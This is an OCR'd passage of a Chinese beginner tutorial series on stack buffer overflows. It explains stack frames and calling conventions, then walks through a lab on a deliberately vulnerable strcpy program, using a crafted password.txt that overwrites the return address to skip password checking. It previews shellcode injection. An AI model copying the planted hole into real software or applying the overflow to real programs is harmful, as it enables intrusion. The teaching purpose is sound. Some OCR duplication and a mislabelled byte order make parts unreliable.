


图5

函数栈帧：ESP和EBP之间的内存空间为当前栈帧，EBP标识了当前栈帧的底部，ESP标识了当前栈帧的顶部。

在函数栈帧中一般包含以下几类重要信息：

局部变量：为函数局部变量开辟内存空间。
栈帧状态值：保存前栈帧的顶部和底部（实际上只保存前栈帧的底部，前栈帧的顶部可以通过堆栈平衡计算得到），用于在本帧被弹出后，恢复出上一个栈帧。
函数返回地址：保存当前函数调用前的“断点”信息，也就是函数调用前的指令位置，以便函数返回时能够恢复到函数被调用前的代码区中继续执行指令。

注意：函数栈帧的大小并不固定，一般与其对应函数的局部变量多少有关。在以后几讲的调试实验中您会发现，函数运行过程中，其栈帧大小也是在不停变化的。

除了与栈相关的寄存器外，您还需要记住另一个至关重要的寄存器：

EIP：指令寄存器(extended instruction pointer)， 其内存放着一个指针，该指针永远指向下一条待执行的指令地址

图6

可以说如果控制了EIP寄存器的内容，就控制了进程——我们让EIP指向哪里，CPU就会去执行哪里的指

令。下面的讲座我们就会逐步介绍如何控制EIP，劫持进程的原理及实验。

函数调用约定与相关指令

函数调用约定描述了函数传递参数方式和栈协同工作的技术细节。不同的操作系统、不同的语言、不同的编译器在实现函数调用时的原理虽然基本类同，但具体的调用约定还是有差别的。这包括参数传递方式，参数入栈顺序是从右向左还是从左向右，函数返回时恢复堆栈平衡的操作在子函数中进行还是在母函数中进行。下面列出了几种调用方式之间的差异。

	C	SysCall	StdCall	BASIC	FORTRAN	PASCAL
参数入栈顺序	右->左	右->左	右->左	左->右	左->右	左->右
恢复栈平衡操作的位置	母函数	子函数	子函数	子函数	子函数	子函数

具体的，对于Visual C＋＋来说可支持以下三种函数调用约定

调用约定的声明	参数入栈顺序	恢复栈平衡的位置
__cdecl	右->左	母函数
__fastcall	右->左	子函数
__stdcall	右->左	子函数

要明确使用某一种调用约定的话只需要在函数前加上调用约定的声明就行，否则默认情况下VC会使用__stdcall的调用方式。本篇中所讨论的技术，在不加额外说明的情况下，都是指这种默认的__stdcall调用方式。

除了上边的参数入栈方向和恢复栈平衡操作位置的不同之外，参数传递有时也会有所不同。例如每一个C++类成员函数都有一个this指针，在windows平台中这个指针一般是用ECX寄存器来传递的，但如果用GCC编译器编译的话，这个指针会做为最后一个参数压入栈中。

同一段代码用不同的编译选项、不同的编译器编译链接后，得到的可执行文件会有很多不同。

函数调用大致包括以下几个步骤：


参数入栈：将参数从右向左依次压入系统栈中
返回地址入栈：将当前代码区调用指令的下一条指令地址压入栈中，供函数返回时继续执行
代码区跳转：处理器从当前代码区跳转到被调用函数的入口处
栈帧调整：具体包括
保存当前栈帧状态值，已备后面恢复本栈帧时使用（EBP入栈）
将当前栈帧切换到新栈帧。（将ESP值装入EBP，更新栈帧底部）
给新栈帧分配空间。（把ESP减去所需空间的大小，抬高栈顶）

对于__stdcall调用约定，函数调用时用到的指令序列大致如下：


```
;调用前
push 参数3              ; 假设该函数有3个参数，将从右向左依次入栈
push 参数2
push 参数1
call 函数地址       ; call指令将同时完成两项工作：a）向栈中压入当前指令在内存中的位置，
    ; 即保存返回地址；b）跳转到所调用函数的入口地址

;函数入口处
push ebp                ; 保存旧栈帧的底部
mov ebp, esp            ; 设置新栈帧的底部（栈帧切换）
```

mov ebp，esp　　；设置新栈帧的底部（栈帧切换）
sub esp，xxx　　；设置新栈帧的顶部（抬高栈顶，为新栈帧开辟空间）


上面这段用于函数调用的指令在栈中引起的变化如下图所示：




函数调用前




PUSH arg_x
函数参数从右向左依次入栈




CALL 指令引起的压栈操作。紧接CALL后面那条指令的内存地址将被压入栈中，即返回地址入栈



PUSH EBP
保存当前栈帧的底部位置，已备栈帧恢复时使用



MOV EBP,ESP
设置新栈帧的底部开始栈帧切换



SUB ESP,XX
设置新栈帧的顶部，新栈帧切换完毕

注意：关于栈帧的划分不同参考书中有不同的约定。有的参考文献中把返回地址和前栈帧EBP值做为一个栈帧的顶部元素，而有的则将其做为栈帧的底部进行划分。在后面的调试中，您会发现OllyDbg在栈区标示出的栈帧是按照前栈帧EBP值进行分界的，也就是说前栈帧EBP值即属于上一个栈帧，也属于下一个栈帧，这样划分栈帧后返回地址就成为了栈帧顶部的数据。我们这里将坚持按照EBP与ESP之间的位置做为一个栈帧的原则进行划分。这样划分出的栈帧如上面最后一幅图所示，栈帧的底部存放着前栈帧EBP，栈帧的顶部存放着返回地址。划分栈帧只是为了更清晰的了解系统栈的运作过程，并不会影响它实际的工作。


类似的，函数返回的步骤如下：

保存返回值：通常将函数的返回值保存在寄存器EAX中
弹出当前栈帧，恢复上一个栈帧：
具体包括
在堆栈平衡的基础上，给ESP加上栈帧的大小，降低栈顶，回收当前栈帧的空间
将当前栈帧底部保存的前栈帧EBP值弹入EBP寄存器，恢复出上一个栈帧
将函数返回地址弹给EIP寄存器
跳转：按照函数返回地址跳回母函数中继续执行

还是以C语言和WIN32平台为例，函数返回时的相关的指令序列如下：

```
add xxx, esp        ;降低栈顶，回收当前的栈帧
pop ebp             ;将上一个栈帧底部位置恢复到ebp，
retn                ;这条指令有两个功能：a)弹出当前栈顶元素，即弹出栈帧中的返回地址。至此
                    ;栈帧恢复工作完成。b)让处理器跳转到弹出的返回地址，恢复调用前的代码区
```

按照这样的函数调用约定组织起来的系统栈结构如下：



喂！醒醒！说你呐！还睡！呵呵

不要怪我罗嗦，要彻底的掌握，真正的掌握，完全的掌握缓冲区溢出攻击，这些知识是必须的！讲到这里，如果你思维够敏捷的话，应该已经可以看出我不是无中生有的花这么多篇幅来浪费版面的。

回忆上一讲的那个例子，buffer后面是authenticated变量，authenticated变量后面是谁呢？就是我废了好多口水

回忆上一讲的那个例子，buffer后面是authenticated变量，authenticated变量后面是什么？就是我们多次提到讲到的当前的正在执行的函数对应的栈帧变量EBP与EIP（函数返回地址）的值！

verify_password函数返回之后，程序就会按照这个返回地址（EIP）所指示的内存地址去取指令并执行。

如果我们在多给几个输入的字符，让输入的数据跃过authenticated变量，一直淹没到返回地址的位置，把它淹没成我们想要执行的指令的内存地址，那么verify_password 函数返回后，就会乖乖滴去执行我们想让它执行的东东了（例如直接返回到密码正确的处理流程）。

==========

第4讲 初级栈溢出C

To be the apostrophe which changed “Impossible” into “I’m possible”
—— failwest

没有星星的夜里，我用知识吸引你

上节课没有操练滴东西，不少蠢蠢欲动的同学肯定已经坐不住了。悟空，不要猴急，下面的两堂课都是实践课，用来在实践中深入体会上节课中的知识，并且很有趣味性哦

信息安全技术是一个对技术性要求极高的领域，除了扎实的计算机理论基础外、更重要的是优秀的动手实践能力。在我看来，不懂二进制就无从谈起安全技术。

缓冲区溢出的概念我若干年前已经了然于胸，不就是淹个返回地址把CPU指到缓冲区的shellcode去么。然而当我开始动手实践的时候，才发现实际中的情况远远比原理复杂。

国内近年来对网络安全的重视程度正在逐渐增加，许多高校相继成立了“信息安全学院”或者设立“网络安全专业”。科班出身的学生往往具有扎实的理论基础，他们通晓密码学知识、知道PKI体系架构，但要谈到如何真刀实枪的分析病毒样本、如何拿掉PE上复杂的保护壳、如何在二进制文件中定位漏洞、如何对软件实施有效的攻击测试……能够做到的人并不多。

虽然每年有大量的网络安全技术人才从高校涌入人力市场，真正能够满足用人单位需求的却聊聊无几。捧着书本去做应急响应和风险评估是滥竽充数的作法，社会需要的是能够为客户切实解决安全风险的技术精英，而不是满腹教条的阔论者。

我所知道的很多资深安全专家都并非科班出身，他们有的学医、有的学文、有的根本没有学历和文凭，但他们却技术精湛，充满自信。

这个行业属于有兴趣、够执着的人，属于为了梦想能够不懈努力的意志坚定者。如果你是这样的人，请跟着我把这个系列的所有实验全部完成，之后你会发现眼中的软件，程序，语言，计算机都与以前看到的有所不同——因为以前使用肉眼来看问题，我会教你用心和调试器以及手指来重新体验它们。

首先简单复习上节课的内容：

高级语言经过编译后，最终函数调用通过为其开辟栈帧来实现

开辟栈帧的动作是编译器加进去的，高级语言程序员不用在意

函数栈帧中首先是函数的局部变量，局部变量后面存放着函数返回地址

当前被调用的子函数返回时，会从它的栈帧底部取出返回地址，并跳转到那个位置（母函数中）继续执行母函数

我们这节课的思路是，让溢出数组的数据跃过authenticated，一直淹没到返回地址，把这个地址从main函数中分支判断的地方直接改到密码验证通过的分支！

这样当verify_password函数返回时，就会返回到错误的指令区去执行（密码验证通过的地方）

由于用键盘输入字符的ASCII表示范围有限，很多值如0x11，0x12等符号无法直接用键盘输入，所以我们把用于实验的代码在第二讲的基础上稍加改动，将程序的输入由键盘改为从文件中读取字符串。

```
#include <stdio.h>
#define PASSWORD "1234567"
int verify_password (char *password)
{
	int authenticated;
	char buffer[8];
	authenticated=strcmp(password,PASSWORD);
	strcpy(buffer,password);//over flowed here!
	return authenticated;
}
main()
{
	int valid_flag=0;
	char password[1024];
	FILE * fp;
	if(!(fp=fopen("password.txt","rw+")))
	{
		exit(0);
	}
	fscanf(fp,"%s",password);
	valid_flag = verify_password(password);
	if(valid_flag)
	{
		printf("incorrect password!\n");
	}
	else
	{
		printf("Congratulation! You have passed the verification!\n");
	}
	fclose(fp);
}
```

程序的基本逻辑和第二讲中的代码大体相同，只是现在将从同目录下的password.txt文件中读取字符串而不是用键盘输入。我们可以用十六进制的编辑器把我们想写入的但不能直接键入的ASCII字符写进这个password.txt文件。

用VC6.0将上述代码编译链接。我这里使用默认编译选项，BUILD成debug版本。鉴于有些同学反映自己的用的是VS2003和VS2005，我好人做到底，把我build出来的PE一并在附件中双手奉上——没话说了吧！不许不学，不许学不会，不许说难，不许不做实验！啊啊

字，不许字不会，不许说难，不许不做实验！呵呵。

要PE的点这里： stack_overflow_ret.rar (备份：https://download.csdn.net/download/whatday/10683388)

在与PE文件同目录下建立password.txt并写入测试用的密码之后，就可以用OllyDbg加载调试了。

停～～～啥是OllyDbg，开玩笑，在这里问啥是Ollydbg分明是不给看雪老大的面子么！如果没有这个调试器的话，去工具版找吧，帖子附件要挂出个OD的话会给被人鄙视的。

在开始动手之前，我们先理理思路，看看要达到实验目的我们都需要做哪些工作。

要摸清楚栈中的状况，如函数地址距离缓冲区的偏移量，到底第几个字节能淹到返回地址等。这虽然可以通过分析代码得到，但我还是推荐从动态调试中获得这些信息。
要得到程序中密码验证通过的指令地址，以便程序直接跳去这个分支执行
要在password.txt文件的相应偏移处填上这个地址

这样verify_password函数返回后就会直接跳转到验证通过的正确分支去执行了。

首先用OllyDbg加载得到的可执行PE文件如图：




图1

阅读上图中显示的反汇编代码，可以知道通过验证的程序分支的指令地址为0x00401122。

简单解释一下这段汇编与C语言的对应关系，其实凭着OD给出的注释，就算你没学过汇编语言，读懂也应该没啥问题。

0x00401102处的函数调用就是verify_password函数，之后在0x0040110A处将EAX中的函数返回值取出，在0x0040110D处与0比较，然后决定跳转到提示验证错误的分支或提示验证通过的分支。提示验证通过的分支从0x00401122处的参数压栈开始。

啥？用OllyDbg加载后找不到verify_password函数的位置？这个嘛，我这里只说一次啊。

OllyDbg在默认情况下将程序中断在PE装载器开始处，而不是main函数的开始。如果您有兴趣的话可以按F8单步跟踪一下看看在main函数被运行之前，装载器都做了哪些准备工作。一般情况下main函数位于GetCommandLineA函数调用后不远处，并且有明显的特征：在调用之前有3次连续的压栈操作，因为系统要给main传入默认的argc、argv等参数。找到main函数调用后，按F7单步跟入就可以看到真正的代码了。

我相信你，你一定行的，找到了吗？什么？还找不到？好吧，按ctr+g后面输入截图中的地址0x00401102，这回看到了吧。建议你按F2下个断点记住这个位置，别一会儿又在PE里边迷路了。

这步完成后，您应该对这个PE的主要代码有了一个把握了。这才牙长一点指令啊，真正的漏洞要对付的是软件，那个难缠～～～好，不泼冷水了

如果我们把返回地址覆盖成这个地址，那么在0x00401102 处的函数调用返回后，程序将跳转到验证通过的分支，而不是进入0x00401107处分支判断代码。这个过程如下图所示：




图2

通过动态调试，发现栈帧中的变量分布情况基本没变。这样我们就可以按照如下方法构造password.txt中的数据：

仍然出于字节对齐、容易辨认的目的，我们将“4321”作为一个输入单元。

buffer[8]共需要2个这样的单元
第3个输入单元将authenticated覆盖
第4个输入单元将前栈帧EBP值覆盖
第5个输入单元将返回地址覆盖

为了把第5个输入单元的ASCII码值0x34333231修改成验证通过分支的指令地址0x00401122，我们采取如下方式借助16进制编辑工具UltraEdit来完成（0x40，0x11等ASCII码对应的符号很难用键盘输入）。

步骤1：创建一个名为password.txt的文件，并用记事本打开，在其中写入5个“4321”后保存到与实验程序同名的目录下：

图3

步骤2：保存后用UltraEdit_32重新打开，如图：




图4

啥？问啥是UltraEdit？去工具版找吧，多的不得了，这里是看雪！

步骤3：将UltraEdit_32切换到16进制编辑模式，如图：

图5

步骤写到这个份上了，您不会还跟不上吧。

步骤4：将最后四个字节修改成新的返回地址，注意这里是按照“内存数据”排列的，由于“大顶机”的缘故，为了让最终的“数值数据”为0x00401122，我们需要逆序输入这四个字节。如图：

图6

步骤5：这时我们可以切换回文本模式，最后这四个字节对应的字符显示为乱码：

图7

最终的password.txt我也给你附上。

要txt的点这里： password.txt(备份:https://download.csdn.net/download/whatday/10683475)

将password.txt保存后，用OllyDbg加载程序并调试，可以看到最终的栈状态如下表所示：

局部变量名	内存地址	偏移3处的值	偏移2处的值	偏移1处的值	偏移0处的值
buffer[0~3]	0x0012FB14	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
buffer[4~7]	0x0012FB18	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
authenticated （被覆盖前）	0x0012FB1C	0x00	0x00	0x00	0x01
authenticated （被覆盖后）	0x0012FB1C	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
前栈帧EBP （被覆盖前）	0x0012FB20	0x00	0x12	0xFF	0x80
前栈帧EBP （被覆盖后）	0x0012FB20	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
返回地址 （被覆盖前）	0x0012FB24	0x00	0x40	0x11	0x07
返回地址 （被覆盖后）	0x0012FB24	0x00	0x40	0x11	0x22

程序执行状态如图：

由于栈内EBP等被覆盖为无效值，使得程序在退出时堆栈无法平衡，导致崩溃。虽然如此，我们已经成功的淹没了返回地址，并让处理器如我们设想的那样，在函数返回时直接跳转到了提示验证通过的分支。

同学们，你们成功了么？

最后再总结一下这个实验的内容：
通过Ollydbg调试PE文件确定密码验证成功的分支的指令所处的内存地址为0x00401122
通过调试确定buffer数组距离栈帧中函数返回地址的偏移量
在password.txt相应的偏移处准确的写入0x00401122，当password.txt被读入后会同样准确的把verify_password函数的返回地址从分支判断处修改到0x00401122（密码正确分支）
函数返回时，笨笨的返回到密码正确的地方
程序继续执行，但由于栈被破坏，不再平衡，故出错

试想一下，如果我们在buffer[]中填入一些可执行的机器码，然后用溢出的数据把返回地址指向buffer[]，那么函数返回后这些代码是不是就会执行了？

答案是肯定的，下一讲我将用类似的叙述方式，同样手把手的和您一起完成这段机器代码的编写，并把它们准确的布置在password.txt中，这样原本用来读取密码文件的程序读了这样一个精心构造的“黑文件”之后，就会做出一些“出格”的事情了。

==========

第5讲 初级栈溢出D——植入任意代码

To be the apostrophe which changed “Impossible” into “I’m possible”
—— failwest

麻雀虽小，五脏俱全

如果您顺利的学完了前面4讲的内容，并成功的完成了第2讲和第4讲中的实验，那么今天请跟我来一起挑战一下劫持有漏洞的进程，并向其植入恶意代码的实验，相信您成功完成这个实验后，学习的兴趣和自信心都会暴增。

开始之前，先简要的回答一下前几讲留下的问题

开始之前，先简要的回答一下前几讲跟贴中提出的问题

代码编译少头文件问题：可能是个人习惯问题，哪怕几行长的程序我也会丢到project里去build，而不是用cl，所以没有注意细节。如果你们嫌麻烦，不如和我一样用project来build，应该没有问题的。否则的话，实验用的程序实在太简单了，这么一点小问题自己决绝吧。另外，看到几个同学说为了实验，专门恢复了古老的VC6.0，我也感动不已啊，呵呵。

地址问题：溢出使用的地址一般都要在调试中重新确定，尤其是本节课中的哦。所以照抄我的实验指导，很可能会出现地址错误。特别是本节课中有若干个地址都需要在调试中重新确定，请大家务必注意。能够屏蔽地址差异的通用溢出方法将会在后续课程中逐一讲解。

还有就是抱歉周末中断了一天的讲座——无私奉献也要过周末啊，大家体谅一下了。另外就是下周项目很紧张，估计不能每天都发贴了，争取两到三天发一次，请大家体谅。

如果有什么问题，欢迎在跟贴中提出来，一起讨论，实验成功完成的同学记住要吱——吱——吱啊，呵呵

在基础知识方面，本节没有新的东西。但是这个想法实践起来还是要费点周折的。我设计的实验是最最简单的情况，为了防止一开始难度高，刻意的去掉了真正的漏洞利用中的一些步骤，为的是让初学者理解起来更加清晰，自然。

